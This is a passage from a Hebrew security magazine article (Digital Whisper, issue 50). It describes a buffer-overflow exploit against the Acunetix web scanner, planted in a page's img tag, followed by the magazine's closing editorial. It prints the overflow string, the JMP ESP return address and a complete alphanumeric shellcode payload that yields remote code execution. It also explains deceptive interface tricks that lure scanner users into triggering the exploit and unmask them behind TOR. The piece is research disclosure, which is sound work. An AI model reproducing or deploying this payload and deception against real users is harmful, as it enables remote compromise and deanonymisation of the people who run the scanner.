
```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAA500fBBBB]Qy~BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB”>
```

500f - אחראי על הצבעה לכתובת זיכרון קריאה (על מנת לתקן את זרימת התוכנית).

]Qy~ - אחראי על הצבעה לפקודת JMP ESP על מנת לקפוץ לשאר הקוד שלנו.

הרצה של הכלי כנגד האקספלוייט לעיל הניבה את התוצאה הבאה:



כפי שניתן לראות בתמונה לעיל, כלל האלמנטים באקספלוייט תפקדו כראוי והתוצאה הינה, נחיתה ישירה על כתובת הזיכרון של תחילת ה-Payload שלנו.

השלב הבא במימוש האקספלוייט הינו למצוא / לייצר / לכתוב Shellcode אשר יאפשר לבצע פעולה כלשהי. הדבר הכי בעייתי כאמור היא העובדה שה-Shellcode שלנו צריך להיות בנוי אך ורק מתווים אלפאנומריים ועוד מספר תווים בודדים שאינם עוברים קידוד בתהליך ה-URL Encode כפי שתואר לעיל. Shellcode מהסוג הנ"ל ניתן לייצר באמצעות פלטפורמת Metasploit, לדוגמא "alpha upper" הינו Shellcode הבנוי כולו מתווי אלפא בלבד. על מנת להשתמש ב-Shellcode מהסוג הנ"ל חייב לוודא שה-Shellcode שלנו מוצבע על ידי אחד מהאוגרים. כך לדוגמא, במידה וה-Payload מוצבע על ידי האוגר EAX, יש להגדיר ל Metasploit את האוגר הנ"ל בעת יצירת ה-Shellcode. באקספלוייט שלנו לדוגמא, נשתמש ב-JMP ESP היות והמחרוזת של ה-PAYLOAD מוצבעת על ידי האוגר הנ"ל.

לצורך מימוש ה-POC השתמשתי ב-Shellcode מסוג "alpha upper" אשר תפקידו להוכיח הרצה של הבינארי "Calc.exe". כעת האקספלויט שלנו נראה כך:

```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA500fBBBB]Qy~TYIIIIIIIIIIQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB
0BBXP8ACJJIHZXL9ID414ZTOKHI9LMUKVPZ6QO9X1P26QPZTW5S1JR7LCTKN8BGR3RWS9
JNYLK79ZZ165U2KKLC5RZGNNUC70NEPB9OUTQMXPNMMPV261UKL71ME2NMP7FQY0NOHKP
KZUDOZULDS8PQ02ZXM3TCZK47PQODJ8O52JNU0N72N28MZKLTNGU7ZUXDDXZSOMKL4SQK
UNKMJPOOCRODCMDKR0PGQD0EYIRVMHUZJDOGTUV2WP3OIVQ1QJSLSKGBLYKOY7NWWLNG6
LBOM5V6M0KF2NQDPMSL7XT80P61PBMTXYQDK5DMLYT231V649DZTPP26LWSQRLZLQK15X
UXYUNP1BPF4X6PZIVOTZPJJRUOCC3KD9L034LDOXX5KKXNJQMOLSJ6BCORL9WXQNKPUWN
KRKJ8JSNS4YMMOHT3ZQJOHQ4QJUQLN1VSLV5S1QYO0YA”>
```

כאשר החלק המסומן באדום הינו ה-Shellcode. הרצה של-Acunetix כנגד אתר המכיל את האקספלוייט הנ"ל הובילה להרצה של Calc.exe. כעת בשלב הזה יש לנו למעשה אקספלוייט פעיל ועובד אשר מאפשר הרצת קוד מרוחק על כל תוקף שיריץ סריקת Acunetix כנגד האתר שלנו (וכמובן יסמן את הדומיין הנוסף שלנו ברשימת הדומיינים).

הנדסת אנוש


כעת לאחר שהושגה המטרה העיקרית שהינה פיתוח אקספלוייט עובד עלינו לעבור לשלב הבא, להפוך את האקספלוייט לכזה שיפיל כמה שיותר האקרים ולא רק את הטיפשים ביותר. על מנת להגיע לתוצאה הנ"ל היה עלי לחשוב כיצד לגרות את ההאקר לסמן את הדומיין הנוסף מהרשימה.

לצורך כך פיתחתי שני מתודולוגיות לגירוי, האחת מתבקשת והשנייה יצירתית.

- מתודולוגיה ראשונה: בפשטות, לתת שם מאוד מגרה לשם הדומיין כך שיגרום לתוקף לרצות ולסמן אותו. לצורך כך אפשר להוסיף מילים מגרות לשם הדומיין כדוגמת “Admin”, “ControlPanel”, “ManagmentDomain” וכדומה.
- מתודולוגיה שנייה (ויותר מבטיחה): היא הטעיה מלאה של התוקף.

על מנת לממש את ההטעיה, עלינו לדאוג שהתוקף יראה את מה שאנחנו רוצים שהוא יראה, גם, אם זהו שקר מוחלט. כך לדוגמא, בנייה של חלון הדומיינים הנוספים בצורה מסויימת יכולה לגרום לתוקף ברגע של חוסר ערנות, להאמין שהוא מסתכל על מסך אפשרויות של הסריקה עצמה.

בתמונה הבאה ניתן לראות כיצד אני ממשתי את ההטעיה:



חלון הדומיינים הנוספים נראה כעת כחלון אופציונאלי של פונקציות לסריקה. הפעולה יכולה בקלות רבה להטעות את העין של האקרים רבים ולגרום להם לסמן את הדומיין הזדוני ולו בשביל הבדיקה.

סיכום


לסיכומו של עניין, לאחר העלאת רעיון מעניין, דבקות במטרה והשקעה של קצת יותר משבוע עבודה, השגתי אקספלוייט מאוד מעניין שמאפשר לי לתקוף את התוקפים שלי בצורה אוטומטית. חשוב לי לציין כי המאמר והאקספלוייט לא נועד להיות תוצאה סופית ומוגמרת של מלחמה בתוקפים.

כל הרעיון היה לייצר מודעות והוכחת יכולת לרעיון כללי. כולי תקווה שהמאמר שפרסמתי בבלוג שלי יעורר השראה לחוקרים נוספים להתחיל ולחקור חולשות אבטחה בכלי פריצה שונים. גילוי של חורי אבטחה רבים יעורר חשש הרבה יותר גדול בקרב האקרים מתחילים המתנסים בכלים וגורמים לשלל בעיות ברחבי הרשת.

ברצוני לציין נקודה לא פחות חשובה מהרעיון עצמו והיא הנקודה שמדברת על נושא האנונימיות. חשוב לציין כי האקספלוייט שהדגמתי עוקף כל מנגנון אנונימיות חזק ככל שיהיה. שימוש בפרוקסי, לדוגמא TOR, היה ההגנה המושלמת עבור האקרים רבים במהלך השנים החולפות. ובכן, לא עוד! חולשה מהסוג שהודגם במאמר זה, תגרום לחשיפת התוקף גם מאחורי TOR ודומיו.

מקווה שנהנתם מהמאמר ומהקונספט שהוצג בו.

צייד מוצלח An7i (Danor Cohen).



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-50 של Digital Whisper (טירוף!!!11) אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

אם הכל יעבור כשורה, הגליון הבא ייצא ביום האחרון של חודש מאי.

אפיק קסטיאל,

ניר אדר,

30.04.2014